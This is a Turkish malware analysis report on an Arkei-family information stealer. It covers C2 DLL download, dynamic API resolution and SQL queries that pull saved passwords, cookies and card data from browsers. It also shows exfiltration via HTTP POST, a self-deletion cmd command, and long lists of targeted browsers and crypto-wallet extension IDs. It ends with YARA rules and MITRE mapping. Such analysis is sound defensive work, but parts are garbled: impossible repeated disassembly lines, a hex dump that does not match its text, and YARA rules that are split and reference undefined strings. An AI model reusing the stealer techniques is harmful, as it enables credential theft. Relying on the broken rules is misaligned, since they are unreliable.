00407FD4 mov dword ptr ss:[ebp-6180],0
00407FD5 mov dword ptr ss:[ebp-6180],0
00407FD6 mov dword ptr ss:[ebp-6180],0
00407FD7 mov dword ptr ss:[ebp-6180],0
00407FD8 mov dword ptr ss:[ebp-6180],0
00407FD9 mov dword ptr ss:[ebp-6180],0
00407FDA mov dword ptr ss:[ebp-6180],0
00407FDB mov dword ptr ss:[ebp-6180],0
00407FDC mov dword ptr ss:[ebp-6180],0
00407FDD mov dword ptr ss:[ebp-6180],0
00407FDE mov dword ptr ss:[ebp-6180],0
00407FDF mov dword ptr ss:[ebp-6180],0
00407FE0 mov dword ptr ss:[ebp-6180],0
00407FE1 mov dword ptr ss:[ebp-6180],0
00407FE2 mov dword ptr ss:[ebp-6180],0
00407FE3 mov dword ptr ss:[ebp-6180],0
00407FE4 mov dword ptr ss:[ebp-6180],0
00407FE5 mov dword ptr ss:[ebp-6180],0
00407FE6 mov dword ptr ss:[ebp-6180],0
00407FE7 mov dword ptr ss:[ebp-6180],0
00407FE8 mov dword ptr ss:[ebp-6180],0
00407FE9 mov dword ptr ss:[ebp-6180],0
00407FEA mov dword ptr ss:[ebp-6180],0
00407FEB mov dword ptr ss:[ebp-6180],0
00407FEC mov dword ptr ss:[ebp-6180],0
00407FED mov dword ptr ss:[ebp-6180],0
00407FEE mov dword ptr ss:[ebp-6180],0
00407FEF mov dword ptr ss:[ebp-6180],0
00407FF0 mov dword ptr ss:[ebp-6180],0
00407FF1 mov dword ptr ss:[ebp-6180],0
00407FF2 mov dword ptr ss:[ebp-6180],0
00407FF3 mov dword ptr ss:[ebp-6180],0
00407FF4 mov dword ptr ss:[ebp-6180],0
00407FF5 mov dword ptr ss:[ebp-6180],0
00407FF6 mov dword ptr ss:[ebp-6180],0
00407FF7 mov dword ptr ss:[ebp-6180],0
00407FF8 mov dword ptr ss:[ebp-6180],0
00407FF9 mov dword ptr ss:[ebp-6180],0
00407FFA mov dword ptr ss:[ebp-6180],0
00407FFB mov dword ptr ss:[ebp-6180],0
00407FFC mov dword ptr ss:[ebp-6180],0
00407FFD mov dword ptr ss:[ebp-6180],0
00407FFE mov dword ptr ss:[ebp-6180],0
00407FFF mov dword ptr ss:[ebp-6180],0

```

Şekil 14 – C2 endpoint'ine isteğin gönderilmesi

Zararlı yazılım, hedef IP adresindeki /request endpoint'ine istek göndererek daha önceden oluşturulan rastgele string ismiyle, ZIP formatında sıkıştırılmış üçüncü parti DLL dosyalarını indirmektedir. Bu DLL dosyaları, malware'in sistemde düzgün çalışabilmesi için gerekli olan yardımcı kütüphanelerdir.

Ad	Boyut	Oluşturulma
freebl3.dll	334 288	2022-02-14 13:43
mozglue.dll	137 168	2022-02-14 13:43
msvcp140.dll	440 120	2022-02-14 13:43
nss3.dll	1 246 160	2022-02-14 13:43
softokn3.dll	144 848	2022-02-14 13:43
sqlite3.dll	645 592	2022-02-14 13:43
vcruntime140.dll	83 784	2022-02-14 13:43

Şekil 15 – C2'dan indirilen ve ZIP arşivinden çıkarılan DLL dosyaları

Şekil 15'te C2 sunucusundan indirilen ZIP arşivinin açılması sonucunda elde edilen DLL dosyaları görülmektedir. Bu dosyalar, zararlı yazılımın çalışması sırasında ihtiyaç duyduğu bağımlılıkları sağlamaktadır.


```

dword_427B50 = GetProcAddress(dword_427D78, dword_4274BC);
dword_427B58 = GetProcAddress(dword_427D78, dword_427374);
dword_427C30 = GetProcAddress(dword_427D78, dword_427758);
dword_427C7C = GetProcAddress(dword_427D78, dword_427950);
dword_427D24 = GetProcAddress(dword_427D78, dword_427100);
dword_427B90 = GetProcAddress(dword_427D78, dword_42782C);
dword_427D68 = GetProcAddress(dword_427D78, dword_42704C);
dword_427BE8 = GetProcAddress(dword_427D78, dword_427860);
dword_427BAC = GetProcAddress(dword_427D78, dword_427790);
dword_427DE0 = GetProcAddress(dword_427D78, dword_427048);
dword_427C98 = GetProcAddress(dword_427D78, dword_427490);
dword_427CC4 = GetProcAddress(dword_427D78, "VirtualAlloc");
dword_427BEC = GetProcAddress(dword_427D78, "VirtualFree");
dword_427DC0 = GetProcAddress(dword_427D78, "HeapFree");
dword_427D38 = GetProcAddress(dword_427D78, "LocalFileTimeToFileTime");
dword_427D60 = GetProcAddress(dword_427D78, "CreateDirectoryA");
dword_427D6C = GetProcAddress(dword_427D78, "SetFileTime");
}

```

Şekil 17 – Dynamic Linking işlevinin gerçekleştirilmesi

Malware'in daha önce XOR algoritması ile decrypt ettiği Windows API fonksiyon isimlerini kullanarak **dynamic linking** (dinamik bağlama) işlemi gerçekleştirdiği görülmektedir. **GetProcAddress** fonksiyonu **LoadLibraryA** ile yüklenen DLL'lerden (kernel32.dll vb.) belirli fonksiyonların adreslerini dinamik olarak çözmek için kullanılmaktadır. Malware bu yöntem sayesinde, **Import Address Table (IAT)** üzerinden statik olarak bağlanmış fonksiyonları kullanmak yerine runtime sırasında ihtiyaç duyduğu API'leri dinamik olarak çözmektedir. Decrypt edilen string'ler doğrudan **GetProcAddress**'e parametre olarak geçirilmekte ve elde edilen fonksiyon pointer'ları bellekte saklanarak kullanılmaktadır.

055DC0	AB AB AB AB	AB 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
055DCD0	AF EF 3C FD	CD EA 00 18	53 45 4C 45	43 54 20 6E	20 65 78 70	68 2C 20 65	61 72 64 2C
055DCE0	61 6D 65 5F	6F 6E 5F 63	61 72 64 2C	20 65 78 70	68 2C 20 65	61 72 64 2C	20 65 78 70
055DCF0	69 72 61 74	69 6F 6E 5F	6D 6F 6E 74	61 72 64 2C	20 65 78 70	68 2C 20 65	61 72 64 2C
055DD00	78 70 69 72	61 74 69 6F	6E 5F 79 65	61 72 64 2C	20 65 78 70	68 2C 20 65	61 72 64 2C
055DD10	63 61 72 64	5F 6E 75 6D	62 65 72 5F	65 6E 63 72	68 2C 20 65	61 72 64 2C	20 65 78 70
055DD20	79 70 74 65	64 20 46 52	4F 4D 20 63	72 65 64 69	68 2C 20 65	61 72 64 2C	20 65 78 70
055DD30	74 5F 63 61	72 64 73 00	AB AB AB AB	AB AB AB AB	AB AB AB AB	AB AB AB AB	AB AB AB AB
055DD40	00 00 00 00	00 00 00 00	A5 EF 3C F7	C7 EA 00 1A	20 65 78 70	68 2C 20 65	61 72 64 2C
055DD50	43 61 72 64	20 6E 75 6D	62 65 72 3A	20 00 AB AB	00 00 00 00	00 00 00 00	00 00 00 00
055DD60	AB AB AB AB	AB AB 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
055DD70	A5 EF 3C F7	CD EA 00 18	0A 4E 61 6D	65 20 6F 6E	61 72 64 2C	20 65 78 70	68 2C 20 65
055DD80	20 63 61 72	64 3A 20 00	AB AB AB AB	AB AB AB AB	AB AB AB AB	AB AB AB AB	AB AB AB AB
055DD90	00 00 00 00	00 00 00 00	A6 EF 3C F4	CD EA 00 1D	20 65 78 70	68 2C 20 65	61 72 64 2C
055DDA0	0A 45 78 70	69 72 61 74	69 6F 6E 20	64 61 74 65	61 72 64 2C	20 65 78 70	68 2C 20 65
055DDB0	3A 20 00 AB	AB AB AB AB	AB AB AB 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
055DDC0	00 00 00 00	00 00 00 00	A6 EF 3C F4	CE EA 00 1E	20 65 78 70	68 2C 20 65	61 72 64 2C
055DDD0	48 69 73 74	6F 72 79 5C	25 73 5F 25	73 2E 74 78	61 72 64 2C	20 65 78 70	68 2C 20 65
055DDE0	74 00 AB AB	AB AB AB AB	AB AB 00 00	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
055DDF0	00 00 00 00	00 00 00 00	A6 EF 3C F4	CE EA 00 1B	20 65 78 70	68 2C 20 65	61 72 64 2C
055DE00	53 45 4C 45	43 54 20 75	72 6C 20 46	52 4F 4D 20	61 72 64 2C	20 65 78 70	68 2C 20 65
055DE10	75 72 6C 73	00 AB AB AB	AB AB AB AB	AB 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00
055DE20	00 00 00 00	00 00 00 00	A6 EF 3C F4	CE EA 00 1C	20 65 78 70	68 2C 20 65	61 72 64 2C
055DE30	44 6F 77 6E	6C 6F 61 64	73 5C 25 73	5F 25 73 2E	61 72 64 2C	20 65 78 70	68 2C 20 65
055DE40	74 78 74 00	AB AB AB AB	AB AB AB AB	AB 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00

Şekil 18 – Zararlı yazılıma ait SQL sorguları

Şekil 18'de, zararlı yazılımın tarayıcı verilerini elde etmek amacıyla kullandığı SQL sorgularının bellek içerisinde açık biçimde bulunduğu görülmektedir. Bu sorguların indirme geçmişi, URL geçmişi, kayıtlı giriş bilgileri, çerezler, kredi kartı ve form verileri gibi bilgilerin ilgili SQLite veritabanlarından çekilmesi için kullanıldığı değerlendirilmektedir.

SQL Sorgusu	İşlevi
SELECT target_path, tab_url FROM downloads	Chromium ve Opera tarayıcılarından indirme geçmişini çeker.
SELECT name, value FROM autofill	Chromium ve Opera tarayıcılarından otomatik doldurma verilerini çeker.
SELECT url FROM urls	Chromium ve Opera tarayıcılarından tarayıcı geçmişini çeker.
SELECT action_url, username_value, password_value FROM logins	Chromium ve Opera tarayıcılarından kayıtlı kullanıcı adı ve şifreleri çeker.
SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value FROM cookies	Chromium ve Opera tarayıcılarından şifrelenmiş çerez verilerini çeker.
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards	Chromium ve Opera tarayıcılarından kayıtlı kredi kartı bilgilerini çeker
SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies	Firefox (Gecko) tarayıcısından çerez verilerini çeker.
SELECT url FROM moz_places	Firefox tarayıcısından tarayıcı geçmişini çeker.
SELECT fieldname, value FROM moz_formhistory	Firefox tarayıcısından form geçmişi verilerini çeker.

Malware, tarayıcı verilerini çalmak için **sqlite3.dll** kütüphanesini kullanarak hedef tarayıcıların veritabanlarına doğrudan erişim sağlamaktadır. Tarayıcılar, kullanıcı

verilerini (şifreler, çerezler, otomatik doldurma bilgileri, kredi kartları) SQLite formatında saklamaktadır. Malware, sqlite3.dll'in API fonksiyonlarını (sqlite3_open, sqlite3_prepare, sqlite3_step, sqlite3_column_text vb.) kullanarak bu veritabanı dosyalarını açmakta ve tabloda belirtilen SQL sorguları ile sistematik olarak hassas verileri çekmektedir.

dword ptr ds:[00427C0C <salsa.&1strlen>]=<kernel32.1strlen>					
.text:00405B88 salsa.exe:\$5B88 #4FB8					
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1
Address	Hex				ASCII
001981A0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
001981B0	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	
001981C0	00 00 50 00	48 08 01 00	00 00 00 00	20 A0 FF 0E	..P.K.....ÿ.
001981D0	2D 2D 2D 2D	2D 2D 4E 4F	48 44 42 41	49 57 54 52	-----NOHDBAIWTR
001981E0	51 51 51 51	31 44 0D 0A	43 6F 6E 74	65 6E 74 2D	QQQQ1D..Content-
001981F0	44 69 73 70	6F 73 69 74	69 6F 6E 3A	20 66 6F 72	Disposition: for
00198200	6D 2D 64 61	74 61 3B 20	6E 61 6D 65	3D 22 66 69	m-data; name="fi
00198210	6C 65 22 0D	0A 0D 0A 38	59 4D 4F 38	47 34 37 39	le"....8YMO8G479
00198220	48 34 45 33	37 2E 7A 69	70 0D 0A 2D	2D 2D 2D 2D	H4E37.zip.....
00198230	2D 4E 4F 48	44 42 41 49	57 54 52 51	51 51 51 31	-NOHDBAIWTRQQQQ1
00198240	44 0D 0A 43	6F 6E 74 65	6E 74 2D 44	69 73 70 6F	D..Content-Dispo
00198250	73 69 74 69	6F 6E 3A 20	66 6F 72 6D	2D 64 61 74	sition: form-dat
00198260	61 3B 20 6E	61 6D 65 3D	22 66 69 6C	65 22 3B 20	a; name="file";
00198270	66 69 6C 65	6E 61 6D 65	3D 22 38 59	4D 4F 38 47	filename="8YMO8G
00198280	34 37 39 48	34 45 33 37	2E 7A 69 70	22 0D 0A 43	479H4E37.zip"..C
00198290	6F 6E 74 65	6E 74 2D 54	79 70 65 3A	20 61 70 70	ontent-Type: app
001982A0	6C 69 63 61	74 69 6F 6E	2F 6F 63 74	65 74 2D 73	lication/octet-s
001982B0	74 72 65 61	6D 0D 0A 43	6F 6E 74 65	6E 74 2D 54	stream..Content-T
001982C0	72 61 6E 73	66 65 72 2D	45 6E 63 6F	64 69 6E 67	ransfer-Encoding
001982D0	3A 20 62 69	6E 61 72 79	0D 0A 0D 0A	00 00 00 00	: binary.....

Şekil 19 – C2 sunucusuna gönderilecek olan HTTP isteği

Malware, çaldığı kullanıcı bilgilerini (tarayıcı verileri, çerezler, hesap bilgileri vb.) C2 sunucusuna göndermek üzere HTTP POST isteği formatında hazırlamaktadır.

Name	Date modified	Type	Size
Autofill	10/26/2025 11:45 PM	File folder	
Cookies	10/26/2025 11:45 PM	File folder	
Downloads	10/26/2025 11:45 PM	File folder	
History	10/26/2025 11:45 PM	File folder	
Plugins	10/26/2025 11:45 PM	File folder	
screenshot	10/17/2025 12:31 AM	JPG File	278 KB
system	10/17/2025 12:31 AM	Text Document	6 KB

Şekil 20 – Malware tarafından çalınan veriler

Görselde, malware tarafından çalınan veriler görülmektedir. Bu veride tarayıcı verilerine ait klasörler (Autofill, Cookies, Downloads, History, Plugins) ile birlikte kullanıcının ekran görüntüsünü ve sistem bilgilerini içeren dosyalar bulunmaktadır.

004075C1	8BEC	mov ebp,esp	
004075C3	A1 24784200	mov eax,dword ptr ds:[427824]	eax:"EK6892M79H47YM.zip", 00427824:"C:\\ProgramData\\sqlite3.dll"
004075C8	50	push eax	eax:"EK6892M79H47YM.zip"
004075C9	FF15 187C4200	call dword ptr ds:[427824]	
004075CF	8B0D 8C734200	mov ecx,dword ptr ds:[42738C]	0042738C:"C:\\ProgramData\\freebl3.dll"
004075D5	51	push ecx	
004075D6	FF15 187C4200	call dword ptr ds:[427824]	
004075DC	8B15 C0774200	mov edx,dword ptr ds:[4277C0]	004277C0:"C:\\ProgramData\\mozglue.dll"
004075E2	52	push edx	
004075E3	FF15 187C4200	call dword ptr ds:[427824]	eax:"EK6892M79H47YM.zip", 00427294:"C:\\ProgramData\\msvc140.dll"
004075E9	A1 94724200	mov eax,dword ptr ds:[427294]	eax:"EK6892M79H47YM.zip"
004075EE	50	push eax	
004075EF	FF15 187C4200	call dword ptr ds:[427824]	00427850:"C:\\ProgramData\\nss3.dll"
004075F5	8B0D 50784200	mov ecx,dword ptr ds:[427850]	
004075FB	51	push ecx	
004075FC	FF15 187C4200	call dword ptr ds:[427824]	004275AC:"C:\\ProgramData\\softokn3.dll"
00407602	8B15 AC754200	mov edx,dword ptr ds:[4275AC]	
00407608	52	push edx	
00407609	FF15 187C4200	call dword ptr ds:[427824]	
0040760F	A1 94784200	mov eax,dword ptr ds:[427894]	eax:"EK6892M79H47YM.zip", 00427894:"C:\\ProgramData\\vcruntime140.dll"
00407614	50	push eax	eax:"EK6892M79H47YM.zip"
00407615	FF15 187C4200	call dword ptr ds:[427824]	
0040761B	5D	pop ebp	
0040761C	C3	ret	
0040761D	CC	int3	

Şekil 21 – Malware’a ait üçüncü parti dosyaların silinmesi

Malware, bilgi çalma işlemlerini tamamladıktan sonra sistemde iz bırakmamak amacıyla kullandığı üçüncü parti DLL dosyalarını temizlemektedir. Windows API fonksiyonu **DeleteFileA** kullanılarak **C:\\ProgramData** dizini altındaki yardımcı DLL'ler (msvc140.dll, vcruntime140.dll, nss3.dll, softokn3.dll, freebl3.dll, mozglue.dll vb.) silinmektedir. Bu teknik ile malware, çalışma sırasında kullandığı tüm harici bağımlılıkları ortadan kaldırarak tespit edilme riskini azaltmaktadır.

00415C97	6A 00	push 0	
00415C99	FF15 307C4200	call dword ptr ds:[427824]	
00415C9F	8D85 B8FEFFFF	lea eax,dword ptr ss:[ebp-148]	
00415CA5	50	push eax	00427354:"/c timeout /t 5 & del /f /q \"%s\" & exit"
00415CA6	8B0D 54734200	mov ecx,dword ptr ds:[427354]	
00415CAC	51	push ecx	
00415CAD	8D95 B0FDFFFF	lea edx,dword ptr ss:[ebp-250]	
00415CB3	52	push edx	
00415CB4	FF15 747B4200	call dword ptr ds:[427BFA]	
00415CBA	83C4 0C	add esp,C	
00415CBD	6A 3C	push 3C	3C: '<'
00415CBF	6A 00	push 0	
00415CC1	8D45 C4	lea eax,dword ptr ss:[ebp-3C]	
00415CC4	50	push eax	
00415CC5	E8 96F6FFFF	call salsa.415360	
00415CCA	C745 C4 3C000000	mov dword ptr ss:[ebp-3C],3C	
00415CD1	C745 C8 00000000	mov dword ptr ss:[ebp-38],0	
00415CD8	C745 CC 00000000	mov dword ptr ss:[ebp-34],0	
00415CDF	8B0D 14784200	mov ecx,dword ptr ds:[427814]	00427814:"open"
00415CE5	894D D0	mov dword ptr ss:[ebp-30],ecx	
00415CE8	8B15 38794200	mov edx,dword ptr ds:[427938]	00427938:"C:\\Windows\\System32\\cmd.exe"
00415CEE	8955 D4	mov dword ptr ss:[ebp-2C],edx	
00415CF1	8D85 B0FDFFFF	lea eax,dword ptr ss:[ebp-250]	
00415CF7	8945 D8	mov dword ptr ss:[ebp-28],eax	
00415CFA	C745 DC 00000000	mov dword ptr ss:[ebp-24],0	
00415D01	C745 E0 00000000	mov dword ptr ss:[ebp-20],0	
00415D08	C745 E4 00000000	mov dword ptr ss:[ebp-1C],0	
00415D0F	8D4D C4	lea ecx,dword ptr ss:[ebp-3C]	
00415D12	51	push ecx	
00415D13	FF15 987D4200	call dword ptr ds:[427DFA]	
00415D1A	CA 3F	push 3F	

Şekil 22 – Malware'in kendi kopyasını sistemden silmesi

Malware, tüm zararlı faaliyetlerini tamamladıktan sonra kendi kopyasını da sistemden temizlemek için son aşamaya geçmektedir. **ShellExecuteA** API'si kullanılarak cmd.exe ile bir batch komutu çalıştırılmaktadır. Decrypt edilen komut parametresi **/C timeout /t 5 & del /f /q \"%s\" & exit** şeklinde olup, 5 saniye bekledikten sonra malware'in kendi çalıştırılabilir dosyasını silmekte ve ardından cmd penceresini kapatmaktadır. Bu kendini silme tekniği sayesinde malware, sistemde iz bırakmayı minimize etmeyi amaçlamaktadır.

/C timeout /t 5 & del /f /q \"%s\" & exit

Hedeflenen Tarayıcıların ve Eklentilerin Listesi

Tarayıcı Motoru	Tarayıcı Adı
Chromium	Chrome
Chromium	ChromeBeta
Chromium	ChromeCanary
Chromium	Chromium
Chromium	Edge_Chromium
Chromium	Kometa
Chromium	Amigo
Chromium	Torch
Chromium	Orbitum
Chromium	Comodo
Chromium	Nichrome
Chromium	Maxthon5
Chromium	Sputnik
Chromium	EPB
Chromium	Vivaldi
Chromium	CocCoc
Chromium	Uran
Chromium	QIP
Chromium	Cent
Chromium	Elements
Chromium	TorBro
Chromium	CryptoTab
Chromium	Brave
Chromium	Opera
Chromium	OperaGX
Chromium	OperaNeon
Gecko	Firefox
Gecko	SlimBrowser
Gecko	PaleMoon
Gecko	Waterfox
Gecko	Cyberfox
Gecko	BlackHawk
Gecko	IceCat
Gecko	KMeleon

Eklenti Adı	Hedef Alınan Eklenti Kimliği
TronLink	ibnejdfjmmkpcnlpebklmnkoeiohofec
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
Binance Chain Wallet	fhbohimaebobhpjbbldcngcnapndodjp
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Nifty Wallet	jbdacneiiniinmjbjlalghcelgbejmnid
Math Wallet	afbcbjpbpfadlkmhmcilhkeodmamcflc
Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Guarda	hpglfhghfnhbpgjdenjgmdgoeiappafln
EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
Jaxx Liberty	cjelfplplebdjjenllpjcbmljkfcffne
BitApp Wallet	fihkakfobkkmkjopchpfgcmhfjnmnfpj
iWallet	kncchdigobghenbbaddojinnaogfpfj
Wombat	amkmjmmfddogmhpjloimipbofnfjih
MEW CX	nlbmnnijnlegkjjpcfjclmcfggfcdm
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammj
Saturn Wallet	nkddgncdjgjfcdamfgcmfnlhccnimig
Ronin Wallet	fnjhmkhmkbjkkabndcnogagobneec
NeoLine	cphhlmgameodnhkjdmkpanlelnlohao
Clover Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Liquidity Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station	aiifbnfbobpmeekipheeijmdpnlpgrp
Keplr	dmkamcknogkgcdfhbbddcghachkejeap
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
Polymesh Wallet	jojhfeodkpkglbfimdfabpdfjaoolaf
ICONex	flpiciilemghbmfalicaajoolhkkenfel
Nabox Wallet	nknhiehlkippafakaeklbeglecifhad
KHC	hcflpincpppdclinealmandijcmnkbgn
Temple	ookjlbkijinhpmnjffcofjonbfbgaoc
TezBox	mnfifefkajgofkckjemidiaecocnkjeh
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Byone	nlgbhdfgdhgbiamfdmbikcdghidoadd
OneKey	infeboagfghbjpbepbkggabfdkdaf
LeafWallet	cihmoadaighcejopammfbmddcmdekcje
DAppPlay	lodccjbbdhfakaekdiahmedfbieldgik
BitClip	ijmpgkjfkbfhoebgogflfebnejmfbml
Steem Keychain	lkcjlnjfbikmcmmbachjpdbiiejflpcm
Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Coin98 Wallet	aeachknmefphepccionboohckonoemg
Phantom	bfnaelmomeimhlpmgjnjoiphpkkoljpa
Cryptof.com	hifafgmccdpekplomjjkcfgodnhcellj
Maiar DeFi Wallet	dngmlblcodfobpdpecaadgfbcggfjnm
Oasis	ppdadbejkmjnefldpcdjhnkpbjkikoip
MonstaWallet	hpbgcgmiemanfelegbndmhieigkackl

MOBOX	fcckkdbjnoikooededlapcalpionmalo
Crust Wallet	jccapkebeeiajkkdemacblkjhhhboiek
Pali Wallet	mgffkfbidihjpoaomajlbgchddlicgpn
TON Wallet	nphplpgoakhhjchkkhmiggakijnkhfnd
Hiro Wallet	ldinpeekobnhjjdofggfgjlcehhmanlj
Slope Wallet	pocmplpaccanhmnllbbkpgfliimjljgo
Solflare Wallet	bhhhlbepdkbapadjdnnojkbgioiodbic
Stargazer Wallet	pgiaagfkgcbtnmiiolekcfmldagdhlc
EVER Wallet	cgeeodpfagjceefieflmdfphplkenlfk
partisia-wallet	gjkdbeariifkpoencioahhcilildpjgh
Ecto Wallet	bgjogpoidejdemgoothpnkmdjpocgkha
ONTO Wallet	ifekdpamphokdglkkdomedpdegchjdp
Fractal Wallet	agechnindjilpccclehlhbjphbgnobpf
ADS Wallet	algbmlhagnobbnmakepomicmfljlbehg
Moonlet Wallet	imijjbmbnefbnmonjeileijahaipglj
ZEBEDEE	kjpdchaapjheajadlaakiiigcbhoppda
Argent X StarkNet Wallet	dlcobpjiiigpikoobohmabehhmhfoodbb
X-Wallet	bofddndhbegljegmpmnlbhcejofmjgbn
Biport Wallet	mapbhaebnddapnmifbbkgeedkeplgjm
Typhon Wallet	kfdniefadaanbjodldohaedphafoffoh
Twetch Wallet	jaooiolkmfcmloonphpiiogkfckgciom
Leap Wallet	aijcbedoijmglnmjeegjaglmepbmkpi
Lamden Wallet	fhfffofbcgbjjodnpcfompojdijhdim
Earth Wallet	agkfnefiabmfpanochlcakggknkdfmmjd
Nami	lpfcbjknijpeeillifnkikgncikgfhdo
Coin Wallet	fecfflganphcinpahcklgahckeohalog
Beam Web Wallet	ilhaljfiglknggcoegeknjghdgampffk
FShares Wallet	dklmlehijjaepdijfnbbhncfpcoeelj
WAGMIswap.io Wallet	fkhebcilafocjhnlnogogekljmlgdhd
BLUE - Worlds Safest and Simplest Wallet	laphpbhjhhgigmjoflgcchgodbclahk
Unification Web Wallet	mkjjflkhdddjfhonakofipfojoepfndk
Infinity Wallet	jnlfdbidonfeldmalbflbmlebbipcnle
Fetch[.]ai Network Wallet	ellkdbaphhldpeajbepobaecooaoafpg
Alby Wallet	iokeahhehimjnekaafflcihljccdbe
xBull Wallet	omajpeaffjgmlpmhbfdjepdejoemifpe
Sugarchain Wallet	pgojdfajgcjjpnbpfaelnpnjocakldb
Tronium	pnndplcbkakcpkjinolgbkdgiikjednm
Harmony	fnnegphlobjdpkhecapkijjdkgcjhkib
Oxygen	fhilaheimglignddkjgofkcbgekhenbh
JustLiquidity Wallet	cmbagcoinhmacpcgmbiniijboejgiahi
AlgoSigner	kmmolakhbgdlpkjckjkebenjheonagdm
Goldmint Lite Wallet	fnabdmcgpkkjgegokfcnfbpneacddpfh

GeroWallet	bgpipimickeadkjlkgciifhnalhdjhe
EO.Finance	hoighigmnhgkdaenafgnefkc mipfjon
Multi Wallet	nlgnepoeokdfodgjkjiblkadkj bdfmgd
Waves Enterprise Wallet	nhihjlnjgibefgjhbhbcphmnckoogdea
Bluehelix Wallet	ehibhohmlpipbaogcknmpmiibblplph
Nebulas Wallet	magbanejlegnbcppijlfhnmfmghialkl
Vtimes	fgkaeeikaoeiiggggbgdcjchmdfmamla
Crocobit Wallet	pnlfjmlcjdgkddecgincndfgegkecke
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
Authy	gaedmjdmmahhbjefcbgaolhhanlaolb
EOS Authenticator	oeljdldpnmdbchonieliidgobddffflal
GAuth Authenticator	ilgcnhelpchnceeipijaljkblbcobl
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk

YARA Kuralı

```
rule Stage1_Arkei
{
    meta:
        description = "Arkei Stealer"

    strings:
        //peb anti debug

        $anti_debug = {64 A1 30 00 00 00 80 78 02 00}

        //impossible disassembly

        $impossible_jz_jnz = {74 ?? 75 ??}

        $inflate = "inflate" ascii
```

condition:

```
uint16(0) == 0x5A4D and  
  
filesize < 5MB and  
  
$anti_debug and  
  
#impossible_jz_jnz >= 5 and  
  
$inflate and  
  
($api_mem1 or $api_mem2) and  
  
($str_func1 or $str_func2) and  
  
$dpapi  
  
}
```

strings:

```
$xor_decrypt = {  
  
    8B 4D ?? 03 4D ?? 0F BE 19 8B 55 ?? 52 E8 ?? ?? ?? ??  
  
    83 C4 ?? 8B C8 8B 45 ?? 33 D2  
  
F7 F1 8B 45 ?? 0F BE 0C 10  
  
    33 D9 8B 55 ?? 03 55 ??  
  
    88 1A EB BE  
  
}
```

```
//peb walking kernel32.dll base for getproc
```

```
$peb_resolve = {
```

```
    64 A1 30 00 00 00 8B 40 0C 8B 40 0C
```

```
    8B 00 8B 00 8B 40 18
```

```
}
```

```
condition:
```

```
uint16(0) == 0x5A4D and
```

```
filesize < 5MB and
```

```
$xor_decrypt and
```

```
$peb_resolve
```

```
}
```

MITRE ATTACK TABLE

Execution	Credential Access	Discovery	Defense Evasion	C&C	Exfiltration
Windows Command Shell (T1059.003)	Credentials from Web Browsers (T1555.003)	File and Directory Discovery (T1083)	Indicator Removal (T1070)	Standard Encoding (T1132.001)	Exfiltration Over C2 Channel (T1041)
	Steal Web Session Cookie (T1539)	Query Registry (T1012)	Obfuscated Files or Information (T1027)		
	Password Managers (T1555.005)		Virtualization/Sandbox Evasion (T1497)		

Çözüm Önerileri

1. Güncel bir antivirüs programı kullanılmalıdır.
2. Kullanılan işletim sistemini güncel tutulmalıdır.
3. Parolalar bilgisayar içerisinde açık metin şeklinde depolanmamalıdır.
4. Bilinmeyen e-postaların ek dosyaları açılmamalıdır.
5. Güvenilir kaynaktan olmayan linklere tıklanmamalıdır.

HAZIRLAYAN

Alperen GECE

[linkedin](#)

